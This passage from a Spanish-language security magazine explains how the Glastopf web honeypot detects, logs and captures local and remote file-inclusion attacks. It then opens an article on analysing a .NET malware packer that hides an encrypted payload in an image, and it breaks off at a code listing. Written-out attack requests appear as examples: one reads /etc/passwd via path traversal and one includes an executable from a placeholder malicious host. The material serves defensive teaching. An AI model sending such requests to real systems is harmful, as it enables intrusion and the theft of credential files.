Formó parte de la novena generación del Plan de Becas en Seguridad Informática de UNAM-CERT. Actualmente labora en la Coordinación de Seguridad de la Información UNAM-CERT en el Departamento de Seguridad en Sistemas como Especialista en Auditoría de Seguridad desarrollando actividades de revisiones de seguridad en aplicaciones web, migración de servidores y programación.

Glastopf: *Honeypot* de aplicaciones web – II

Sergio Anduin Tovar Balderas

En el artículo anterior se presentó la implementación de un *honeypot* de baja interacción para aplicaciones web capaz de emular múltiples vulnerabilidades. En él se incluyeron los requisitos necesarios para su instalación, configuración y ejecución.

De acuerdo al Top 10 de OWASP las fallas de validación, como inyección SQL (SQL Injection), se encuentran en primer lugar en la quinta edición del reporte de ataques a aplicaciones web (WAAR por sus siglas en inglés) de IMPERVA. Dentro de los hallazgos clave de este estudio se puede observar que hubo un incremento de 10% de ataques de inyección SQL (SQLi) y un aumento de 24% en ataques de inclusión remota de archivos (RFI). Dentro de los blancos de los atacantes se encuentran aplicaciones web, instituciones financieras, sistemas de administra- ción de contenidos (CMS) como Wordpress y aplicaciones PHP.

Esta segunda parte del artículo publicado en la Revista .Seguridad presentará diversos ataques que Glastopf puede detectar y analizar, así como dónde se almacenan estos eventos. Además se mostrará cómo utilizar la información recolectada por el *honeypot* para aprovecharla y mejorar la seguridad tanto en las aplicaciones web como en el perímetro de la red en general.

Tipos de ataques

Glastopf es capaz de emular diversos tipos de vulnerabilidades dentro de las que se encuentran:

- Inserción local de archivos (Local File Inclusion): También conocido como LFI, es el proceso de incluir archivos que están alojados en el servidor a través de la explotación de

procedimientos de inclusión vulnerables implementados en la aplicación. Provoca la exposición de información sensible, ejecución de código en el servidor, entre otros.

- Inserción remota de archivos (Remote File Inclusion): También conocido como RFI, es el proceso de incluir archivos remotos a través de la explotación de procedimientos de inclusión vulnerables implementados en la aplicación. Esto puede causar ejecución de código en el servidor, divulgación de información, denegaciones de servicio, entre otros.
- Inyección SQL (SQL Injection): También conocido como SQLi, consiste en la inyección de una consulta SQL a través de los datos de entrada de la aplicación del cliente, por ejemplo: formularios, variables GET, variables POST, etcétera. Una inyección SQL puede leer, modificar, actualizar y eliminar datos o incluso la base de datos.

Proceso de identificación de un ataque

El siguiente diagrama muestra cómo Glastopf es capaz de identificar el tipo de ataque y generar una respuesta para simular el ataque con éxito. Cuando se presenta un ataque, el servidor web del *honeypot* identifica el método HTTP; en el caso del método GET, clasifica el ataque en RFI, LFI, índice (archivo principal de un sitio o página) o desconocido. Posteriormente, si el atacante intenta un ataque de tipo Local File Inclusion para obtener información del sistema, Glastopf consultará y mostrará el archivo *passwd*, *shadow* o *group* alentando nuevos ataques donde cada uno será registrado. Si no puede identificar el ataque, lo clasifica como desconocido y lo registra.
La Figura 1 muestra todo el proceso y proporciona una visión detallada sobre cómo los componentes trabajan juntos.




Figura 1. Diagrama de flujo de manejo de un ataque en Glastopf (Rist, L.; UNAM-CERT, trad.)

Capturando ataques

En esta sección se muestra cómo Glastopf simula, procesa, registra y captura los ataques de inclusión local y remota de archivos. Se muestran ejemplos sobre cómo simula dos tipos de vulnerabilidades:

- **LFI (Local File Inclusion)**

El atacante solicita la URL incluyendo un archivo del sistema:
http://10.0.0.128/index.php?file=../../../../etc/passwd
El archivo vulnerable *index.php* contiene la variable *file* permitiendo como entrada la ruta del archivo *passwd* que se encuentra en el servidor con dirección IP 10.0.0.128.

Ataque
Se presenta el ataque de tipo LFI a través de un navegador web donde se muestra el archivo passwd del servidor web que contiene la información de las cuentas de usuario del sistema.




Imagen 1. Respuesta de Glastopf ante un ataque LFI

Bitácoras
El evento se registra en la bitácora y en la base de datos. En la bitácora se puede observar la solicitud (ataque tipo LFI) y en la base de datos se consulta el evento.




Imagen 2. Bitácora de Glastopf

Se realizan dos consultas al mismo evento, en la primera se muestran el identificador, marca de tiempo, dirección y puerto origen, URL de la solicitud, patrón de ataque y nombre de archivo. En la segunda se puede apreciar la solicitud completa del ataque. El patrón del evento registrado nos indica que el tipo de ataque es LFI.

Imagen 3. Registro de un ataque de tipo LFI

Imagen 4. Solicitud completa del ataque

- **RFI (Remote File Inclusion)**

El atacante solicita la URL incluyendo un archivo en la http://IPoDominioMalicioso/archivo malicioso.exe:

http://10.0.0.128/index.php?file=http://IPoDominioMalicioso/k1.exe

El archivo vulnerable *index.php* contiene la variable *file* que permite como entrada la URL maliciosa que apunta al archivo *k1.exe* ubicado en el servidor remoto (IPoDominioMalicioso).

Ataque

A continuación se presenta el ataque de tipo RFI a través de un navegador web:

Imagen 5. Respuesta de Glastopf ante un ataque RFI

Bitácoras

En la bitácora se puede observar la solicitud (ataque tipo RFI) y en la base de datos se consultará el evento.

Imagen 6. Bitácora de Glastopf

Se realizan dos consultas al mismo evento, en la primera se muestra el identificador, marca de tiempo, dirección y puerto origen, URL de solicitud, patrón de ataque y nombre de archivo. Por otro lado, la segunda consulta muestra la solicitud completa del ataque. El patrón del evento registrado nos indica que el tipo de ataque es RFI. Además, como se verá más adelante, se puede ver el nombre del archivo que coincide con el MD5 del archivo capturado por el *honeypot*.

Imagen 7. Registro de un ataque de tipo RFI

Imagen 8. Solicitud completa del ataque

Se observa en la solicitud cómo se inserta la URL maliciosa donde se encuentra el archivo, que podría ser algún tipo de *malware, script, web shell* o algún otro.

Además de almacenar el evento en la bitácora y la base de datos, el *honeypot* descarga el archivo *k1.exe* (en este caso de la URL maliciosa) y lo guarda en el directorio *data/files/* dentro del directorio de instalación de Glastopf (/opt/honeypot-glastopf/), además lo nombra con su firma MD5.

Imagen 9. Archivo capturado por Glastop

Para corroborar que el archivo que capturó Glastopf es el mismo de la URL maliciosa, se descarga en el directorio y se obtiene la firma MD5 de los dos archivos.




Imagen 10. Comparación de archivos

Análisis de datos

Glastopf recolecta muchos datos de múltiples ataques manuales o automatizados, permitiendo investigar a detalle y aprovechar tales datos, como las direcciones IP, las URL, *malware, web shell,* herramientas, etcétera y poder generar reglas de *firewall* o firmas IDS que aumentan la seguridad en nuestra organización.

Para poder visualizar los eventos registrados se pueden utilizar la herramienta Glastopf Analytics. A través de su interfaz web se pueden consultar datos como:

- Principales archivos
- Últimos archivos

- Últimos eventos
- Principales visitantes
- Principales países
- Principales agentes de usuario
- Principales patrones de evento
- Principales peticiones de tipo de archivo

A continuación se muestran algunas imágenes de Glastopf Analytics:




Imagen 11. Bienvenida a Glastopf Analytics




Imagen 12. Principales archivos capturados por Glastopf

En la sección de los 10 principales archivos, cada archivo tiene un enlace al servicio web de VirusTotal el cual permite determinar si el archivo sospechoso es algún tipo de *malware*.

Se puede buscar el *malware* en la siguiente URL:
https://www.virustotal.com/search/?query=c0173343221c5641caf932bd0e4e23cc




Imagen 13. Análisis del archivo c0173343221c5641caf932bd0e4e23cc (sitio web virustotal)

El Proyecto Honeynet UNAM-Chapter desarrolló un sistema para procesar los datos de diversos *honeypots* generando estadísticas y gráficas de captura de spam y *malware*, ataques web, SSH y tráfico malicioso. Se pueden ver en la sección de estadísticas del sitio en http://www.honeynet.unam.mx/

Este artículo (comprendido por dos partes) mostró la instalación, configuración, funcionamiento y prueba del *honeypot* de aplicaciones web Glastopf. Dicho *honeypot* puede ayudar a mejorar la seguridad de las aplicaciones web de la organización a través de la identificación de diversos ataques y el correspondiente análisis de los eventos. Antes de desplegar un sistema web en producción, es recomendable complementar la seguridad con un *firewall* de aplicaciones web (WAF), así como la verificación (manual o automatizada) del código de las aplicaciones web (validación de datos de entrada).

Si se desea conocer como instalar y configurar Glastopf Analytics se puede consultar en https://blog.honeynet.org.mx/, donde se encuentra información acerca de *honeypots*, análisis de tráfico y más.

Referencias

Glastopf. (2 de abril de 2012). Glastopf Honeypot Project Page. Recuperado el 13 de septiembre de 2015, de http://glastopf.org/

GitHub. (2 de abril de 2012). mushorg/glastopf. GitHub. Recuperado el 13 de septiembre de 2015, de https://github.com/mushorg/glastopf

Honeynet Project. (27 de julio de 2012). Cyber Fast Track: Web Application Honeypot Final Report. The Honeynet Project. Recuperado de https://honeynet.org/files/CFT-WAH-FinalReport.pdf

Rist, L. (4 de noviembre de 2010). Know Your Tools: Glastopf. The Honeynet Project. Recuperado de https://honeynet.org/sites/default/files/files/KYT-Glastopf-Final_v1.pdf

Si quieres saber más consulta:

- Blog UNAM-Chapter – The honeynet Project
- Proyecto Honeynet UNAM
- Firewall de Aplicación Web parte 1
- Firewall de Aplicación Web parte 2
- Implementación de un Firewall de Aplicación Web con ModSecurity
- Implementación de un Firewall de Aplicación Web con ModSecurity en Debian utilizando paquetes


Sergio Anduin Tovar Balderas

Es egresado de la carrera de Ingeniería en Computación con módulo de salida en Redes y Seguridad por la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM).

Labora desde 2014 en la Coordinación de Seguridad de la Información UNAM-CERT en el área de Detección de Intrusos y Tecnologías Honeypot, donde lleva a cabo actividades de desarrollo, instalación y pruebas de tecnologías honeypot para análisis y detección de actividad maliciosa.

Fue instructor de la línea de especialización Detección de Intrusos y Tecnologías Honeypot en el Congreso Seguridad en Cómputo UNAM 2014.

Egresado de la octava generación del Plan de Becarios en Seguridad Informática de UNAM-CERT. Ha participado como instructor de nuevas generaciones en este mismo plan de capacitación. Laboró en el proyecto Seguridad en UNIX de la misma organización, además ha impartido cursos y participado en proyectos con dependencias de la UNAM y entidades externas del sector público.



Análisis de un curioso packer de *malware* en .NET

Pablo Ramos

El análisis de *malware* involucra una gran cantidad de tecnologías.
Dentro de las diferentes variantes de códigos maliciosos que se han visto últimamente, los cibercriminales comenzaron a aumentar el uso de amenazas desarrolladas en .NET. A continuación se presentará el análisis de algunas familias de *malware* que afectan en la región latinoamericana, además se compar- tirán algunas herramientas que se pueden utilizar para su estudio.

Al hablar acerca de esta tecnología es importante destacar que se trata de código intermedio ejecutado por el *framework*. Por lo tanto, al igual que otras tecnologías (como Java), a través del uso de diferentes herramientas es posible recuperar o recomponer gran parte de su código. De esta manera se logran simplificar las tareas de análisis estático para comprender sus acciones, aunque a veces puede haber un par de complicaciones.

Entre las herramientas existentes se utilizará ***dnSpy*** y un *fork* de otro proyecto conocido como ***ILSpy***. Ambas herramientas permiten analizar y obtener el código fuente, incluso bajo determinadas capas de ofuscación.

El archivo a analizar corresponde a una variante de las familias de *malware* detectadas como *MSIL/Injector.KYG* o *MSIL/Injector.LES* que se propagó bajo el nombre ConsultoMulta Online.exe a finales del mes de julio de 2015. La detección corresponde puntualmente al *wrapper*, que utiliza técnicas no tan comunes para esconder su *payload* pues lo oculta en la siguiente imagen:

Imagen 1. Malware oculto

El proceso que ejecuta el *wrapper* es bastante lineal, ya que carga los recursos alojados dentro del ejecutable, decodifica el *payload* que se encuentra en la imagen y que a su vez está cifrado con AES (Advanced Encryption Standard) y luego invierte los bytes del arreglo (*array*). Todas las acciones se ejecutan en el cuerpo principal del programa (*main*):

```
3  private static void Main(string[] args)
4  {
